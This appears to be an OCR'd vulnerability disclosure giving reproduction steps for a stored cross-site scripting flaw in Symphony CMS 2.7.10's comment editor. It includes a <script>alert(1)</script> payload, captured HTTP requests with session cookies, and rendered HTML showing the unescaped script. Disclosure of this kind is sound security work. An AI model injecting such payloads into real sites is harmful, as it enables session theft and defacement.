
1. Login in as an admin

2. Go to /symphony/blueprints/sections/edit/4/

3. Select Markdown format in Text Formatter



Maximum entries
20

□ Allow selection of multiple options
☑ Display associations in entries table
□ Hide when prepopulated
☑ Make this a required field
☑ Display in entries table

Comment Textarea — required

Label
Comment

Handle
comment

Placement
Sidebar


Number of default rows
8

Text Formatter
Markdown

None
Markdown
Markdown Extra
Markdown Extra (With SmartyPants)
Markdown (With HTML Purifier)

☑ Make this a required field

4. Feel free to choose an Article in /symphony/publish/comments/ then click it.




Comments – 1 entries

Author	Email	Website	Date	Article
1	1@qq.com	None	07/15/2024 8:31 pm	A primer to Symphony 2's default theme

5. Enter payload into comment then click "Save Changes"

```
<script>alert(1)</script>
```



Comments › 1

Author
1

Article
A primer to Symphony 2's default theme

Email
1@qq.com

Comment
<script>alert(1)</script>


Website Optional

Date Optional
07/15/2024 8:31 pm

```
POST /symphony-2-2.7.10/symphony-2.7.10/symphony/publish/comments/edit/17/ HTTP/1.1
Host: debug:1211
Content-Length: 1171
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://debug:1211
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJAyjZYqVKDr2A27t
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36 Edg/126.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/ ;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://debug:1211/symphony-2-2.7.10/symphony-2.7.10/symphony/publish/comments/edit/17/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=6c2c3td0bseaaut0e33srcbi7u; _ga=GA1.1.696573224.1717850752; XDEBUG_SESSION=XDEBUG_ECLIPSE
Connection: close

------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="xsrf"

ZT5PtG4ZLciX4mtWg4X0yOl0y9qiQn
------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="MAX_FILE_SIZE"

5242880
------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="fields[author]"

1
------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="fields[email]"

1@qq.com
------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="fields[website]"

------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="fields[date]"

07/15/2024 8:31 pm
------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="fields[article]"

3
------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="fields[comment]"

------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="action[save]"

Save Changes
------WebKitFormBoundaryJAyjZYqVKDr2A27t
Content-Disposition: form-data; name="action[timestamp]"
```

```
2024-07-15T20:32:10+08:00
------WebKitFormBoundaryJAyjZYqVKDr2A27t--
```

6. Then click on the article you commented on(/articles/a-primer-to-symphony-2s-default-theme/#comments)



10th Mar 2014 — Edit

A PRIMER TO SYMPHONY 2'S DEFAULT THEME

Symphony

Comments (1)


Every theme in Symphony has an important mission: to introduce newcomers to Symphony by way of a working example. *Spectrum*, the name of this version's default theme, was designed and developed with such a mission in mind by following a set of constraints. A default theme is required to:

1. be presented in a format that is universally identified and intuitive.
2. have a clear and simple HTML structure.
3. demonstrate the fundamental concepts in Symphony—sections, fields, data sources and events—and their interactions together.
4. avoid functionality that does not have any educational value.

THE DESIGN

Our first rule states that a default theme needs to be in a format that is instantly recognisable to a user. As a result, all of the themes created in Symphony's history have emphasised a weblog structure. *Spectrum* continues this tradition.

7.Then you can view the XSS



```
GET
/symphony-2-2.7.10/symphony-2.7.10/articles/a-primer-to-symphony-
2s-default-theme/   HTTP/1.1
Host : debug:1211
Pragma : no-cache
Cache-Control : no-cache
Upgrade-Insecure-Requests  : 1
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)
AppleWebKit/537.36   (KHTML,  like  Gecko)  Chrome/126.0.0.0
Safari/537.36  Edg/126.0.0.0
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Referer : http://debug:1211/symphony-2-2.7.10/symphony-2.7.10/
Accept-Encoding : gzip,  deflate
Accept-Language :
zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,zh-TW;q=0.5
Cookie : PHPSESSID =6c2c3td0bseaaut0e33srcbi7u  ; _ga=
GA1.1.696573224.1717850752  ; XDEBUG_SESSION =XDEBUG_ECLIPSE
Connection : close
```

```
          admin  interface.
        </ p>
      </ div >
      <hr  />
      <h3>
        Comments  — <a  href ="
        http://debug:1211/symphony-2-2.7.10/symphony-2.7.10/sym
        phony/publish/comments/?filter=article:3    ">
          Manage
        </ a>
      </ h3 >
      <div  id="comments ">
        <dl  class ="comment ">
          <dt>
            1<em>
              15  Jul  24,  8:31pm
            </ em>
          </ dt >
          <dd>
            <script >
              alert (1)
            </ script >
          </ dd >
        </ dl>
      </ div >
      <hr  />
      <h3>
        Make  a  comment
      </ h3 >
      <div  id="guideline ">
        <h4 >
          Rules
        </ h4>
        <ul>
          <li>
            Please  keep  the  language  PG-13,  my  mum  reads  this
            blog.  Hi  mum!
          </ li>
          <li>
            Text  is  formatted  with  <a  href ="
```

alert(1)